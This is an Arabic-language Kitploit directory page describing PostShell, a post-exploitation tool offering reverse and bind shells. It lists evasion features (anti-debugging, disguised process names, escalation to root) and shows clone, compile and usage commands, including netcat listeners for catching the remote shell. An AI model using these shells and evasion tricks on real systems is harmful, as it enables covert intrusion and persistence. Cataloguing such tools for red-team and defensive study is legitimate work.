

Skip to content
KitploitKITPLOIT
أدواتالمدونة
Log in
إرسال
أدواتالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
postshell — PostShell - شل ربط/اتصال عكسي للاستغلال اللاحق | Kitploit

أدوات/GitHubGitHub/rek7/postshell
تصعيد الامتيازاتتوليد الحمولةآليات الاستمراريةشيل كودما بعد الاستغلالالقيادة والسيطرةالفريق الأحمرمكافحة الروبوتات
GitHubrek7/postshell

postshell

PostShell - شل ربط/اتصال عكسي للاستغلال اللاحق

عرض المستودع
811948منذ 7 سنواتتمت المراجعة من قبل Kitploit
مشاركة

PostShell

PostShell هي شيل استغلال لاحق يتضمن كلًا من شيل الربط وشيل الاتصال العكسي. تنشئ TTY تفاعلي بالكامل يسمح بالتحكم في الوظائف. حجم البرنامج الصغير حوالي 14 كيلوبايت ويمكن ترجمته على أي نظام يشبه يونكس.

لقطات الشاشة

Screenshot الشعار والتفاعل مع الشيل بعد بدء الاتصال.

لماذا لا تستخدم شيل اتصال عكسي/ربط تقليدي؟

PostShell تتيح استغلالًا لاحقًا أسهل من خلال جعل المهاجم أقل اعتمادًا على التبعيات مثل Python وPerl. كما تدمج كلًا من شيل الاتصال العكسي وشيل الربط، مما يعني أنه إذا كان الهدف لا يسمح بالاتصالات الصادرة، يمكن للمشغل ببساطة تشغيل شيل ربط والاتصال بالجهاز عن بُعد. كما أن PostShell أقل شكًا بشكل ملحوظ من الشيل التقليدي نظرًا لأن أسماء العمليات والوسائط مغطاة.

الميزات

  • مكافحة التصحيح، إذا تم اكتشاف ptrace مرتبطًا بالشيل فسيخرج.
  • أسماء العمليات/الخيوط مغطاة، يتم استبدال جميع وسائط النظام واسم الملف باسم مزيف ليجعله يبدو كبرنامج شرعي.
  • TTY، يتم إنشاء TTY يسمح بشكل أساسي بنفس استخدام الجهاز كما لو كنت متصلًا عبر SSH.
  • شيل ربط/اتصال عكسي، يمكن إنشاء كل من شيل الربط والاتصال العكسي.
  • حجم برنامج صغير، عادةً ما يتم إنشاء برنامج صغير جدًا (أقل من 14 كيلوبايت).
  • يتحول تلقائيًا إلى عملية خلفية.
  • يحاول تعيين GUID/UID إلى 0 (الجذر).

البدء

  1. التحميل: git clone https://github.com/rek7/postshell
  2. الترجمة: cd postshell && sh compile.sh يجب أن يؤدي ذلك إلى إنشاء ملف ثنائي يسمى "stub" وهو البرنامج الضار.

الأوامر

$ ./stub
Bind Shell Usage: ./stub port
Back Connect Usage: ./stub ip port
$

مثال استخدام

اتصال عكسي:

$ ./stub 127.0.0.1 13377

شيل ربط:

$ ./stub 13377

استقبال اتصال باستخدام Netcat

استقبال اتصال عكسي:

$ nc -vlp port

الاتصال بشيل ربط:

$ nc host port

المهام المتبقية:

  • إضافة تحليل النطاق
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    500
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    466
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    339
  • 4

    opencti

    opencti-platform/opencti

    منصة مفتوحة لاستخبارات التهديدات السيبرانية

    317
  • 5

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    307
  • 6

    estorides

    grisuno/estorides

    يجمع أكثر من 99 مصدرًا مجانيًا من مصادر OSINT بالتوازي، ويحوّل الكيانات إلى رسم بياني معرفي، ويصدّر بصيغة STIX 2.1 أو MISP أو GraphML مع تحليل بمساعدة LLM.

    294

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





